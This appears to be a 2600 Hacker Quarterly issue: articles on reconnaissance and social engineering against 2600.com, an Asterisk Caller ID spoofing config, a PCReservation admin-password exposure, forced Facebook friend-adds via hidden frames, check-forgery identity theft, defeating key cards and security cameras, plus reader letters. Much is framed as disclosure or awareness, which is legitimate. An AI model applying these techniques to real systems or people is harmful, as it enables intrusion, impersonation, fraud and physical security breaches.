- *The primary DNS server and 2600.com are probably located on the same server, so if we were to gain control of 2600.com (216.66.24.2) we could control www.2600.com simply because we could change the domain records. Whereas if 2600.com did not also host its own domain server we would not.*

I say probably because it's possible that two totally different IP addresses could point at the same server. It's just not probable... at all.

Because we can, let's do some reverse domain resolution (look up the domain based on the IP address). This could open up some more interesting things about 2600.

```
207.99.30.226 → -
216.66.24.2 → phalse.2600.com
82.94.252.252 → ns.nah6.com
ns2.nah6.com → invader.factory.org
```

- 2600.com's IP doesn't resolve back to 2600.com. Not unexpected.
- It's a little odd that the IP for 2600.com and phalse.2600.com would resolve to phalse.2600.com, seeing as it would make sense that the actual domain is more important. However, this could be for DNS reasons.
- The third name server's IP address resolves to a completely different domain!

Some interesting results add to the confusion. Are the folks at *2600* incredibly disorganized or is this some cunning scheme to throw off potential attackers? From here we could go back down the WHOIS road and investigate nah6.com and factory.org, but we're not going to. This article is going to briefly consider various types of fact finding "attacks" but not delve into too much detail on them. You can do that!

Their Domain Provider

As found in the WHOIS stage 2600.com was registered by Network Solutions. What does this mean? It means the owner of 2600.com purchased it by using Network Solutions. What does this mean? Let's go to http://www.networksolutions.com and find out! I can't really put in a video of my poking around on that site because this is an article, so I'll detail what I found and what it could mean.

- Network Solutions has an "Account Manager" and a "Log in" section to their site. This is common with domain providers and from this we can assume that the owner of 2600.com has an account. From this account it is very likely that domain information can be changed. Gaining access to the 2600.com Network Solutions account would mean being able to point 2600.com (and www.2600.com and anything.2600.com) wherever we pleased. This is a possible attack point.
- There is an "I forgot my password" option where the domain for which you forgot the password can be entered. This fantastic example of corporate security gives us the full name of the domain's primary contact and technical contact. Further perusal of this also appears to give us the User ID. This is now an option for a possible brute forcing attack. I won't give the User ID out here as Network Solutions may have fixed this problem by the time you read this and I do actually want to have this article published.

The Social Engineering Approach

So now we've got some information. Not that much information, but we know our target. So what next? Personally I'd go out and buy a few *2600* magazines. I'd also start listening to the weekly radio show (*Off the Hook*) that some of the *2600* staff are involved in. I do this anyway, and these are some of the possible attacks that could come from this. They're all fairly over the top, but you never know.

- Just from listening to the show, various mannerisms and familiar sayings that each individual uses could be used in emails when pretending to be one. A familiar saying used by a person at the end of an email can confirm its validity to the reader.
- One of the show's presenters is recently back from traveling. This was announced on the show before he left. At such a time it would be easier to impersonate him by email, for example, with the explanation that he can't access his current account from abroad or something along those lines.
- *Off the Hook* has been experimenting with Skype lately. More fact finding could be done by finding out their Skype account and talking to them, or impersonating one of them.
- The inside cover of every *2600* magazine lists staff members names and what they do.

I've skimmed over a few social engineering possibilities here. You really ought to read through Kevin Mitnick's *Art of Deception* for a better idea of this.

The possibilities are fairly limitless, and even if you don't hack the Gibson it's all very interesting and certainly a learning experience.

Direct Inward System Access and Caller ID Spoofing

by iSEPIC

I wanted to share with the community a solution to some of the goals I had for outbound calling (after dialing into a box) using Asterisk, the open source PBX software, as well as the legitimate need for Caller ID spoofing. I was inspired by the cidspoof.agi script that you can find out there in the wild. But I was thinking to myself that this can be accomplished without the complexity of that script. There is the assumption here that your outbound trunk (VoIP provider) will allow you to change the outgoing Caller ID and (yes, some actually do) the outgoing ANI.

My Asterisk system includes:

1. Two inbound numbers, one for me and one for my roommate.

2. When my roommate dials out (VoIP) from his extension, the Caller ID is his number and the same applies for me.

3. While out, when we call friends from our cell phones, our number is blocked, because we want people to use our VoIP numbers to get a hold of us (incoming Asterisk calls are routed to our extension and cell phones per DID).

4. Some people don't like "blocked numbers" (myself included).

5. We have two VoIP providers (just for backup) and one PSTN line (a regular old telephone line). The PSTN line doesn't really do much it just has metered service and 911 for about $5 a month but it has unlimited inbound for free.

6. I'm running Asterisk 1.21 and Asterisk at Home version 2.1.

7. I have a silent auto-attendant on the Asterisk's PSTN line, with the ability to press ** or ***. (One will let me call out and have the system spoof the proper Caller ID I want and the other will allow me to dial out using any outbound Caller ID I enter.)

So I made some goals:

1. Allow each of us to dial in using the PSTN number and dial out using one of the VoIP providers.

2. When we do this, I want the Caller IDs to match. I don't want people he calls to see my number, nor do I want them to see the PSTN number (hence only dial out via VoIP providers who allow you to spoof your CID).

3. I also want to be able to spoof any number so I can play tricks when I'm feeling silly (you know, to your friends, not to the bank, etc.).

4. I really don't like the cidspoof.agi script out there. I know this can be done a lot easier.

So, for my AutoAttendant I have option ** and *** and they point to a custom like custom-disa,s,1 and I also placed these in my from-internal-custom so I could test from one of my internal extensions.

For those who don't know, VMAuthenticate will ask for a mailbox and password. This is how I identify myself or my roommate on the DISA so I can make his or my Caller ID match who we are. Also, this allows the password to remain hidden (both here in this text and in the logs - I think!)

Place the following in your extensions_custom.conf file. As of today, VoIP providers that I know of that allow you to change your outbound Caller ID include, in no particular order: nufone, teliax, iax.cc, voicepulse.

```
*
*[from-internal-custom]
exten => **,1,Answer
exten => **,n,Goto(custom-disa,s,1)
exten => **,n,Hangup
exten => ***,1,Answer
exten => ***,n,Goto(custom-spoof,s,1)
exten => ***,n,Hangup


**
[custom-disa]
exten => s,1,Answer
exten => s,n,VMAuthenticate() ; Authen
➥ticate using the voicemail system,
person enters their extension and pw
exten => s,n,GotoIf($["${AUTH_MAILBOX}'
➥= '2000"]?s|1000)  ; if person who
owns mailbox 2000 was authenticated
➥above, goto 1000
exten => s,n,GotoIf($["${AUTH_MAILBOX}'
➥= '2001']?s|2000)
exten => s,n,Congestion
exten => s,1000,SetCallerID('Person1
➥<0001112222>|a) ; change caller ID &
ANI to the phone number for person 1
exten => s,1001,goto(s,3000)
exten => s,2000,SetCallerID('Person2"
➥<0002221111>|a) ; change caller ID &
ANI to the phone number for person 2
```

```
exten -> s,2001,goto(s,3000)
exten => s,3000,Playback(outside-transfer)
exten => s,3001,DISA(no-password|from-internal)


**
[custom-spoof]
exten => s,1,Answer
exten => s,n,VMAuthenticate()  ; Asks for the VM box number, and PW
exten => s,n,DigitTimeout(5)
exten => s,n,ResponseTimeout(25)
exten => s,n,Read(Secret,pls-ent-num-transfer,10)  ; input  10 touch tones,
plays this sound file
exten => s,n,NoOp(${Secret})
exten => s,n,SetCallerID("Spoof"<${Secret}>|a)  ; this sets your outbound
CID and ANI ( |a)
exten => s,n,Playback(pls-entr-num-uwish2-call)
exten => s,n,DISA(no-password from-internal)  ; DISA routine, and context
you with to dial from
exten => s,n,Hangup
exten => s,102,Playback(goodbye)  ; failover if your authenticate fails it
goes to +101
exten => s,103,Hangup
```

Greetz to BrothaReWT and bi0metric.

Hacker Perspective

by The Cheshire Catalyst

What is a hacker, anyway?

All a computer hacker really is is someone who hacks away at a computer keyboard until it does what they want it to do. That's all! Neat and simple. A cracker, on the other hand, is someone who hacks past the bounds of propriety and "cracks' into system security. The press has usurped our rightful title and handed it off to these 14-year-old twerps that crack into computer systems. Usurped - to unjustly steal what rightfully belongs to someone by caveat or fiat. As in, "The young prince, with the aid of the Prime Minister and the army, usurped the throne from his father."

'Hacking away at the keyboard' means you're exploring. You're not taking the manual for granted but testing out what the computer can do, to see where the network can take you. To seek out new life and new cyber civilizations. But while there *are* some limits to where the network goes, the imagination of the hacker can take him (or her) far beyond those limits mentally. That's what makes it fun, and interesting.

I was once asked at a *2600* meeting what type of person becomes a cracker or writes computer viruses? I replied, "The playground bully has moved indoors and learned how to type.' That quote turned out to become the headline in the *Forbes* article on the subject of criminal computer hacking.

Think about it. It's that type of mentality that does that sort of thing. They want to be in control of something. I'm a happy-go-lucky kind of guy who is scared to have that kind of control over someone else. I just don't want that sort of responsibility. Just let me go along and play with computers, ham radios, and websites. Need to find me? Give me a radio and a GPS receiver, and likely as not I'll let you track me by ham radio over the Internet. Consider too, I'm usually seen wearing shirts or jackets embroidered with my ham radio call sign. How many illegal activities do you suspect I'll pursue wearing a federally issued ID code?

Look at what ham radio allows me to do. I can crawl around the packet radio data network to my heart's content, do unspeakable things in the way of routing and finding holes in the network, and when I report them to the network operators or publish how to go about the things I do, people thank me for it! I have found a home in ham radio. I worked in Homestead following Hurricane Andrew. I had so many assignments with last years flurry of hurricanes, I've lost track of them all. Remember the wildfires across Florida a few years back? Many areas couldn't be reached from the

regular radio towers. Ham radio was called upon again and I worked Hog Valley Firebase, as well as the Fire Control Center.

The ones with the time to play those "nasty" types of games on computer networks are usually kids, though headlines about how much money is controlled by computer has led "professionals" to get into the games. But for kids, computers provide the kind of "intellectual challenge" that my generation of hackers found as phone phreaks, when the only network we could play with was the phone system. But that came into our homes with a telephone instrument that led to a great wide world out there. And they wouldn't tell us how to get around behind the scenes, so we had to find out for ourselves.

But people can't get over their prejudices and so they equate me with the "black hat" hackers that send viruses out through the emails and they don't know how far they can trust me. Actually, even if I get screwed over, I'm not going to do much. I worked for a "major Manhattan bank" for three years and was fired after an article came out in *Technology Illustrated* about "that hacker."

You have to realize that I was hired to be a computer programmer for the communications department of this bank. The regular programming department didn't have the time to deal with the silly little problems of breaking out the monthly telephone and telex statements that came in on mag tape each month. I wrote programs that split out the calls by area code and country code so we could see where the phone calls went each month and see if it wouldn't be cheaper to buy leased circuits to various parts of the world to lower communications costs.

Of course, there was also the understanding that if the telex circuits went out again (as they had a few month before I was hired), that I would be able to help them get banking messages out via "other means." They had lost millions on the telex outage.

They bought me a TWX teletype line and a TWX teletype machine to go with it. It meant that if the telex circuits went out, we could send messages via the TWX circuits as well. Since TWX machines can be reached via telephone circuits (something AT&T never admitted), the bank would be able to get important messages out if the telex switch failed but the phone network was still up. (See my telex stories at http://www.CheshireCatalyst ➥.Com/telex.html for more details.)

Well, after I left, someone sat down and actually looked at my programs (something the system administrators could have done any time during the three years I was there). They were amazed at the clarity of my well-documented code and how well it did its job (I was told later). My stock as a programmer went up considerably within the company. So a couple of months later there was a major system crash. They had no clue what caused it, but in their paranoia they figured I must have left a "logic bomb" in the machine. I didn't, of course, but I was grateful they thought I had the programming skills to pull it off.

I'm really not that good a programmer and this would have needed much more knowledge of system internals than I had. All I can really do is "piddle" in BASIC - the Beginners All-purpose Symbolic Instruction Code. And the bank had PDP 11 computers, so I didn't even have to learn a new "flavor" of BASIC. BASIC began life at Dartmouth College in Hanover, Vermont. It found its way onto various timesharing computers and in the 1970s a young punk kid named Gates created a version for the Altair 8800 computer made by the MITS company of Albuquerque, New Mexico. He got hired on as the chief programmer and proceeded to take Basic Plus under RSTS/e (Resource Sharing Time Sharing Extended) from PDP 11 computers and rework it into "Altair Basic." I'd been programming on PDP-11s running RSTS/e and recognized it immediately. Needless to say, this eventually became Microsoft Basic. I still keep a copy of Qbasic.exe around in my /temp directory for emergency file hacking. I find it easier to write a quick program to find and replace things in large files.

Look, I know guys who are much better at programming than I am. Of course, I've got slightly better "people skills" than they've got so it all works out. The thing is, my reputation far and away exceeds my actual skill as a hacker.

It's the thought processes more than anything else that set a hacker apart from most people. It's the ability to look critically at a problem. When everyone says "it *can't* work like that," the hacker knows the logic of the situation says it can.

I grew up in Rochester, New York, the home of Frontier Communications, direct descendant of the Rochester Telephone Company that I grew up with. RochTel was the largest independent telephone company in the country at the time (independent of The Bell System - AT&T and its wholly owned subsidiaries). When the TWX teletype network was set up, it used spare capacity of the telephone network but AT&T said it was "completely separate and distinct from the telephone network." That was a load of crap.

Using SACs (Special Area Codes) that ended in zero (510, 610, 710, 810, and 910), the TWX (TeletypeWriter eXchange) Network was set up with Model 33 teletypes containing Bell 103 modems and a telephone dial. They worked great as dial up terminals for remote timesharing systems (which is what I started looking for when I found TWX machines), but the TWX charges were by the minute and quite expensive for their time. It was a business service, after all.

But I looked into it further. Further than The Phone Company wanted me to look. It seemed ab-

surd to me that a large, independent telco would build a whole new telephone exchange just for a Ma Bell playtoy. It didn't take long for me to find out that the 510 523 TWX exchange translated to the 716-235 exchange and used the same last four digits as the TWX number. I could use a dial-up computer terminal and send TWX messages to any TWX machine in town. I started by sending myself a message via the local truck stop.

After getting a nationwide TWX directory from the phone company and doing a little experimenting, I had a list of more than 40 cities where I could directly dial the TWX machines of companies. If I wanted a catalog, I'd zap the company a quick message and it would show up in the mail pretty rapidly. I must have been from a large firm myself if I had a TWX line to send them a message with. They didn't know I was just a kid with a dial-up terminal.

One of the places on my list was New York City. When I had a press release to get out, I simply sent it to the TWX machine of the newspapers, AP, and UPI. This thing had *uses!*

No programming skill - just a kid with an attitude and a crush on technology. And, of course, a critical look at the "logic" of explanations people were giving me. I compared that to what I found the technology to be showing me - and, from that, concluded what was actually possible.

Then there's how a hacker looks at Rules. For example, I haven't worn white underwear in years. What's that got to do with anything? The Rule my mother taught me was "Never mix your whites with your coloreds." She wasn't being racist, she just didn't want the colors to run in the laundry and stain my white clothes. I simply don't want to do a second load of laundry, so if I have colored undies, they go in the one load of wash with everything else. As you can see, hackers can look at problems differently from most people.

The thing is, like most hackers, I'm bright. I can look at a situation and "grok" what it's about. "Grok" is a Martian word from an old science fiction novel that means "to thoroughly understand something." I tend to laugh at jokes quicker than other people and even find humor in situations others can't find humor in because I'm usually looking at situations from a different "logic set." For the most part, people think "Bright Hacker - Big Trouble."

I'll admit it. If I wanted to cause trouble, I could probably cause it big time. But I'm just this guy, you know?

Hacking PCReservation

by Henry Q. Buther

This article is for informational purposes only. In no way should this information be used to deface any library that uses this system.

PCReservation is a system used by public libraries to give its customers the ability to make reservations online to use a public computer at the library. To find out just how many libraries use this system, search for "Web Module for PCReservation" on any major search engine and you'll see. Unfortunately this system is also *very* easy to exploit.

First we have our target's main reservation page where people can submit their reservation to use a computer at the library. This might be www.myfake.ibrary.org/pcres/reserve.pl. From the url we can see that they store their PCReservation files in the www.myfakelibrary.org/pcres/ directory (obviously not all sites will store their files in the same location - just look at the reservation page's url to find the directory). This directory contains:

```
cancel.jpg
configure.pl
confirm.jpg
home.jpg
locations.conf
lookup.jpg
pcr.jpg
query.jpg
reserve.conf
reserve.pl
```

Now obviously the .jpg files are worthless, but let's see about the other files. Navigating to http://myfakelibrary.org/pcres/configure.pl brings you to a page asking for a password and which options you would like to edit, General Options or Branch Library List. We'll come back to these two options later. The question is where do we get that password? We simply navigate to http://myfakelibrary.org/pcres/reserve.conf which should look something like this:

```
password=ThEpASsWorD
branch_lbl=Branch Library
home_page=http://www.myfakelibrary.org
library_name=My Fake Public Library
instructions=These are the instructions
for people wanting to reserve a PC.
cgi dir=/
images dir=/images/pcres
msg_timeout 2.5
```

We see that the password is "ThEpASsWorD". Now we simply go back to http://myfakelibrary➥.org/pcres/configure.pl, enter the password, and choose which option we want. Choosing General Options allows you to change everything listed in the reserve.conf file - the password, the library name, the home page link, the instructions displayed on the main reservation page, the branch label, the cgi directory, the images directory, and the number of seconds before message timeout. Choosing the Branch Library List option brings you to a listing of all library branches and their IP addresses and port numbers. This listing can also be found in the locations.conf file. At the bottom of the page you have the option to either add a branch or edit/delete a current branch. These branches are what the user wanting to reserve a library PC will choose from.

As you can see, taking advantage of this system is very easy to do. Libraries using this system do not have many options when it comes to security mainly because the file names listed above are the same for all libraries. Creating an index page in the /pcres/ directory (something which should be done anyway) does prevent the curious from gaining access, but it doesn't keep those who already know the file names from getting in - those who could have easily gotten them from another library with an open directory or those who work for another library.

The purpose of this article is not so people will deface pages that use this system but so that this exploit can be brought to people's attention and hopefully be fixed.

Greets to xspel, CTD, and everyone who helped me put my findings into article form.

Hacking the Facebook

by Savage Monkey

For those not familiar with it, the Facebook (facebook.com) is a social networking site for college students and alumni having subsites for over 800 colleges and universities, chiefly in the U.S. The site is said to be one of the top ten most visited sites on the web and it is phenomenally popular among American college students.

In the past, the site has had a number of security flaws attributable to simple software bugs, insufficient input validation, etc. I will not be discussing these kinds of security holes here. Instead, I will focus on more subtle tricks that rely on using intended features to do more than the site creators intended.

As the site is now designed, members register by providing their names, a college-affiliated email address, and their affiliation with the college (student, faculty, alumnus, etc.). The email address must be at the domain of one of the schools for which a subsite exists. When a user registers, the facebook then emails them a confirmation link at the provided email address, like any other membership-based website.

Once the user is registered, they can create a profile, connect to friends at their own school or others (friendship requests require the friend's confirmation), send messages to other members, "poke" people (who will receive a 'you have been poked by Member X" message), join or start common-interest groups at their own school, publicize and RSVP to campus parties, or upload photos.

By default, member profiles can be viewed by other members at the same school, the member's confirmed friends, and anyone to whom the member has sent a facebook message or a poke. This is the least restrictive option, although more restrictive options (such as friends only) are possible.

So let's say you want to see someone's profile, but you're not in any of these categories and they won't add you as a friend for whatever reason. One option is to send them a message in the hopes that they reply. If they do, you can see their profile, except for their contact information. Similarly, you could try poking them in the hopes that they poke you back.

If you don't think they'd reply to your regular account, you can always create another one. It's easier than you think. Of course, if your college lets you set up a mail server on a subdomain of your choice, you're golden. Otherwise, look for MX records pointing to the same mail server as your regular mail server. For instance, if your email address is joe@college.edu, you can probably create another account using the email address joe@smtp.college.edu, and maybe another at joe@mail.college.edu, etc.

Of course, in this case the person may still figure out who you are. A sneakier trick is to use a mailing list. Almost every college or university has one or several Mailman, Majordomo, etc. mailing list servers set up. Many of these have old unmoderated mailing lists that do nothing but receive and archive spam. If you find one of these, have a facebook account confirmation sent to it. It doesn't even have to be at your college, and by doing this you can gain access to profiles at whatever school the listserv is located at.

A more nefarious method is to trick a facebook user into clicking on something that will, by open-

ing a hidden or conspicuous frame on the page, cause them to add you to their friends list. There is such a site at http://infect.la/facebook.php which opens several frames with URLs like www.facebook.com/addfriend.php?id=x&confirmed=1 where x is a random number. If x is your user ID easily obtained by looking at the URL for your profile - and you can convince someone to go to this page, they will have added you as their friend. They may delete you from their friends list, but if you just want to quickly examine their profile, this would be sufficient. You could also cause them to add you as their significant other, poke you, or send you an arbitrary message by playing with URLs in similar ways. I won't give precise URLs, but they should be obvious upon viewing the source of various facebook pages. If you trick someone into sending you a message in this way, large portions of their profile will be permanently readable to you. You might use a site like tinyurl to disguise the URL.

Happy facebooking!

The Price of Convenience: Our Identities

by Squealing Sheep

Our government has let us down again. They had an opportunity to pass legislation allowing citizens to protect their identities by allowing citizen-driven security freezes on their credit reports. A security freeze would prevent alterations to a credit report without the person's express consent. Unfortunately, big bucks won over our elected representatives, citing the inability to issue instant credit or post negative feedback about consumers, and the citizens are left to fend for themselves when it comes to personal identification safety.

The problem is this is setting up every citizen in our country to become a victim of identity theft, a crime in which personal information such as a name, address, or social security number is misused to obtain goods and services.

What our leaders fail to see is that - whether the security freeze legislation went through or not - our information is being compromised every day. There is not one lawmaker truly lobbying for the protection of the citizens, the very same citizens electing the lawmakers to office.

Open up your local phone book to the residential listings. Thousands of names, addresses, and phone numbers are at your disposal. Unfortunately, it costs vigilant citizens money to keep their identifying information out of the phone book. Citizens should not have to pay to protect themselves. Let the citizens wanting to put their information on a billboard pay for *that* privilege. Look at the business listings. Businesses pay for the advertisements. Why shouldn't average citizens? Because the directory publisher won't be able to quantify the number of residents in the directory's publication area and if the company can't quantify the audience, it's pretty difficult to convince a business to buy advertising space.

Using a phone book, a savvy criminal can take just a name and address, slip it onto a check manufactured through any financial software program such as Quicken or QuickBooks available at a local office supply store for a nominal fee, and in a few seconds you have an identity theft victim. Sure, the criminal may not have an account number belonging to the name, but businesses and banks don't always verify the information on a personal check.

Depending on the business, the routing and account number don't even have to be legitimate because the business doesn't subscribe to a check service to verify check information. Those businesses run the account number through their own database to make sure the account hasn't passed bad checks at their locations. If you keep your eyes open while making your purchases, you'll be able to figure out which businesses do this because they scan the check through their register, not a separate machine located nearby. Some of these same businesses have policies to not ask for identification, for fear of inconveniencing their customers and losing business. Think grocery store chains and big box stores.

If a business chooses to verify account information, all a criminal needs to do is track down a legitimate nine digit routing number, which signifies which bank the check will be processed through. It is possible to verify whether a routing number is legitimate at http://yourfavorite.com/➥checkwriter/verify.htm. If the criminal doesn't have a routing number handy, it doesn't take long to figure out a nine-digit number through the verification site. And if a criminal doesn't have time to manually figure out a routing number, lists of numbers are posted online. It just takes a few seconds to run "bank routing numbers" through any available Internet search engine. Add to that a few numbers (usually ten, but can range from six to eighteen) for an account number, which may or

may not be connected to a real person, and the criminal is in business.

Using pieces of information like this allows a criminal to commit a crime in a virtually untraceable manner, leaving the business, the victims on the check, or the bank absorbing the loss. Oftentimes it's the business or the bank because once the identity theft victim files a police report, the victim is reimbursed for any loss. And when a bank or business absorbs a loss, doesn't it usually trickle to consumers?

But phone books are just the beginning of the number of ways our information is being compromised.

Laws already in effect are allowing the use of the world wide web to obtain additional personal information. An example of this is community notification about sex offenders. Most laws are written allowing law enforcement agencies to post the information on the Internet as a way to bypass regular notification through physical means. Information about sex offenders can entail names, ages, even addresses. In other words, more pieces of information to manipulate.

Have you perused the website belonging to your local city, county, or state government lately? Check it out and you may find your property records or tax information available online. In our governments' quest to put everything at the citizen's fingertips, they're also allowing gaping holes for our personal security to leak through.

Can you renew your vehicle tabs online? Does it only take the plate number and the last six digits of the VIN to access the file? Can you manipulate the information on file, such as the address? If you can change the registration information online, you can become the owner of just about any vehicle on the road. Once you're the owner you can report the vehicle stolen, leaving the true owner in a predicament when arrested for driving a stolen vehicle. What if you were the person face down on the ground trying to explain to the law enforcement officer that you're driving your own vehicle?

The number of identity theft victims is staggering and growing every day. Many victims don't find out they are victims until they receive an overdraft notice from their bank or apply for a mortgage and find a number of outstanding accounts. The victims then contact the businesses, fill out affidavits, and file reports. Hours are spent on the phone and at the post office. A file grows with each letter sent and received. Victims hope they get the issue settled in time to refinance their home or obtain cable TV service.

The information is out there. It doesn't take much to use or misuse it in society today. Protect your information with your life, because if your identity is stolen, you will spend your life trying to recover.

Highlighting the Holes

by Modman
modman@optonline.net

This article will highlight some of the holes in the two most typical physical security measures (security cameras and doors secured with key cards). Many organizations will add these types of technology enhancements without amending their security protocols or worse yet using these tools as an excuse to cut back in personnel and doing away with commonsense procedures. I hope those responsible for security will *be* responsible and take heed.

First up, the ubiquitous key card. Many organizations swear by this method of portal control to such a degree that they lock down almost every door from supply closets and bathrooms to the front door. The fact of the matter is they love the feeling of security it gives to everyone every time they walk through a door.

Most establishments are governed by fire codes that require that when a fire alarm is pulled all electronic controlled doors in the vicinity are released (in some states even detention centers are covered by this type of code). This is to allow the fire department access to fight the fire. During a drill everyone must leave the area and they are directed to a safe location leaving these unlocked doors unattended. Time for an evildoer to do evil things.

A best practice for security would be that when it is reasonably safe, a security agent should position himself near sensitive locations during a drill until the fire department can relieve him. Note that a well placed security camera can perform this function if someone is looking at the cameras. Most guards will be too preoccupied with the fire drill and the fire trucks (the most excitement they've had all week).

Obviously if you pilfer a card from someone with access to the areas you need access to, these locks become useless. If you were to take the card from someone as they left for the day and then drop it by their desk when you were finished, they'd find it the next day and probability would never even report it. You wouldn't have to worry about your key card donor gaining access the next day as most employees will gladly hold the door open for their fellow staff member. If you only needed access for a short period of time, you could take the card before they left for lunch. Then you can almost always be assured that the card donor will both have someone with them to let them in and that a report will not be filed.

The best practice for security is to be stationed at each egress and visually check each person at the beginning of each shift, lunch time, and at the end of the shift. This would highlight the missing cards. This must be followed up with an inquiry of the database as to where the missing key card was used and a report to alert the areas that were inappropriately accessed.

Now let's turn our attention to the almighty security cameras. They are relied on way too much by your typical security department. They stick a camera anywhere they can fit one without the support staff necessary to monitor it. The general wisdom is that they are deterrents all by themselves. Just the mere sight of them makes people behave. Well, that is the initial effect. People get freaked out at first but then they adjust. People seem to be able to get used to anything, even Big Brother. Just ask any security guard stuck in front of a monitor the things people do on camera. It's amazing.

If you need to get by a camera, first see if anyone is watching or if it is even real. Start choking in front of one and see if anyone comes to help. Do this on different shifts and make note of the results. Do not push this as it will get you noticed in a bad way very quickly if they realize you were faking. Ask a friend to help, that is, if you have any. If the camera is real and is being monitored, then one has to be more creative. If you are with security, trust your instincts. Log your suspicions with this type of behavior if you feel it may be BS.

Even with the advent of network attached video cameras, most of them are still hard wired. If you unplug a camera there will be many unpleasant questions to go around. Don't do this as most cameras are laid out to cover each other. Unplug one camera and the other has filmed you doing it. If you want to take out a camera's cable, find the distribution box. This box works like a network hub; many cameras are wired back to this box and then one cable goes back to the security office. In a small institution this will not work as they will just be hard wired back to the main post (SOL).

If you can locate the room that has the distribution box, many things can be done. First off you can just unplug the camera there or switch one camera feed with a different one. The security staff will have a hard time locating it themselves especially off day shift. If you find the closet but cannot gain access, just look for an electrical outlet outside the closet nearby. Most will be fed from the same circuit. Just short it out causing the distribution box to die. This works really well even if they are using a UPS (battery backup) because if the power goes out overnight they will usually wait until morning to fix it and the UPS will only give them about a half hour of power and then go dead.


If you have uninterrupted access to these distribution boxes you can even record a normal feed and play it back later so security has something to watch when the camera goes out. First, slip in a coax splitter in line, then tape a normal feed. Then, using the same splitter, detach the camera and play back your recording. It is important to make sure you play back the same time frame. For example, sunshine coming through a window at midnight raises questions even with the dimmest guards. Most time stamps come from the main system so your video will even have the right time superimposed on it.

Security should have the closets alarmed or at least have a camera on them to catch anyone messing with them. They must use a UPS and they should tie them back to the operations center so when they go out engineering will be alerted. The procedure should be that these distribution boxes are high priority and they cannot wait until the next day to fix them.

Hopefully this gives security professionals something to think about and to act on. If you're a bad guy and you try to use these tips for evil purposes, you will probably get caught. Most institutions do not have all these holes left open but if they do, maybe they need some encouragement to plug them up. Buy them a copy of *2600* and highlight this article. After all, they are protecting you as well and if they are doing a crappy job, they are putting you at risk!

If you have any comments email me. If you have a question I will try to get back to you within your lifetime or at least by the end of mine.

Sounding Board



Of Concern

Dear 2600:

I have to ask if it is possible and/or plausible that my attendance at a *2600* meeting would be likely to be considered a violation of my probation by the Secret Service. The reason I ask is because I am currently doing five years probation prior to being sentenced.

Hiro

We assume you've got that backwards and your probation came as a result of your sentence. It would be rather odd to do the probation first and then get sentenced. Legally, the only way you could get in trouble (assuming the meetings themselves aren't specifically forbidden in the conditions of your probation) would be if you conversed with known felons. Since there are many idiots in power who assume that our meetings attract only criminals, you could find yourself being hassled over this.

Dear *2600:*

To start with a positive account: The bookstore I've purchased your magazine from for the last year and a half always prominently displays *2600* at the front of the computer magazine section at eye level. On top of that, many times I see upwards of 15 copies of your magazine on display in three rows, more shelf space than any other in the store! This is at the Penn Bookstore in Philadelphia (Barnes and Noble under the guise of a university run bookstore).

Now for the not so positive account: I've read that you lose money from stores that don't scan your bar code. At this same bookstore, the cashiers *never* scan the bar code. They always just punch in the price. Now I don't really know what to do in this situation. If I ask them to remove the charge and then scan in the bar code, I'm likely to get some sort of incredulous expression on the cashier's face and (since this is Philadelphia) no action concerning my request. Should I go to another store? Since hearing Borders is a big contributor to the Republican Party, I'm thinking I may need to look a little harder for an alternative.

I hope more stores give you as much shelf space without robbing you of your capital. Thanks for the excellent magazine!

Noli

You should continue to buy it wherever it's most convenient for you. If we do well in these stores, it makes it so much easier to sort out any problems. The way the policy you mentioned works specifically with Barnes and Noble is that issues that are unaccounted for are considered "shrink" which are basically issues assumed to be stolen. This chain has the unique policy of holding publishers partially responsible for shrink. Our position is that there are numerous ways that issues could be unaccounted for. For instance, a deranged store employee could simply throw a publication they didn't like in the trash and the publisher would be penalized. But the far more likely scenario involves cashiers simply not crediting the magazine with a sale. Management then begins to wonder where all the magazines went and assumes they all were stolen. The publisher gets charged and the store keeps the proceeds from the sale. At least, this is how it appears to us. If someone in the know can reveal the facts, we'd be happy to set the record straight. But from here it looks horribly unfair to publishers.

Requests

Dear *2600:*

So I saw the request for collared shirts in 22:3. Seriously, think about this. There's a dress code at the ISP where I work and t-shirts are verboten. I'd wear a *2600* polo at the next company meeting with pride though. Perhaps something in black?

Dave L.

We're always open to suggestion. And if enough people suggest the same thing, we'll try to make it happen.

Dear *2600:*

A Big Corporate Tool's letter about diversity in hacker clothing inspired me to finally speak up. I know I can't be *2600's* only female subscriber. Have you ever thought about selling some girly-style t-shirts? Sure, it's possible to hack the men's t-shirts into something a little more feminine, but it would be nice to have something that I could wear right out of the box.

pseudofed
Finland

Again, with enough input on the subject we'll do something. We just want to avoid making large amounts of things based on one person's suggestion that nobody else really wants. Products like the hacker hoola hoops, the "2600" dog sweaters, and those "Hacker Quarterly" hubcaps really seemed like a good idea at the time but ultimately failed to penetrate the marketplace.

An Idea

Dear *2600:*

You had mentioned in your letters that Verizon has a service that allows calls to be forwarded to your airplane seat and that failure to unforward after disembarking from the plane likely results in some hilarious hijinks.

Wouldn't it be great if the Verizon phone was smart enough to automatically stop forwarding at the end of the flight? You could tie the forwarding in with your

flight number which was tied to information about your flight, like arrival time.

I smell a money making opportunity here.

Miles

Looking for Advice

Dear *2600:*

I live in the U.K. and have been working for a couple of years as a "security professional." Although I enjoy my job, I am yet unfulfilled for I have not done serious traveling so far and I am growing old.... I've been saving some, and the plan is to quit my job and start my grand tour of Central and Southeast Asia some time next year. I reckon it will last up to a year but who knows? Why am I telling you all this, you wonder. The thing is that I'm a bit of a workaholic and a Westerner at heart. Although I love traveling I'm afraid that traveling alone will not suffice to fill in the enormous gaps, the artificial sense of boredom that the Western world sadly constructs when one does not work 9-5 and do all the things we Westerners do. Where I am getting at is this: I have been greatly inspired by your "Telephones of the World" section in the mag in some distant and exciting places like Mongolia and Sri Lanka! This is exactly the sort of place where I'm heading.

Long story short, I need a "theme" for my journey, something to do when I'm on the road. Not taking pictures of public payphones as you've already done that, but perhaps taking pictures of public computers, doing comparative speed tests (ha!) at public libraries, placing backdoors all over (kidding!), raising Internet awareness, or anything along these lines. I thought I would ask you because both the magazine people and the readers have often come up with some brilliant ideas. Most probably the theme will be computer-related but generally I'm open to anything that can feed the spirit and keep me busy and entertained. I would be particularly interested in mixing stuff (such as music with computer science - artists with different instruments). I just need some help and inspiration from the community!

Pascal Cretain

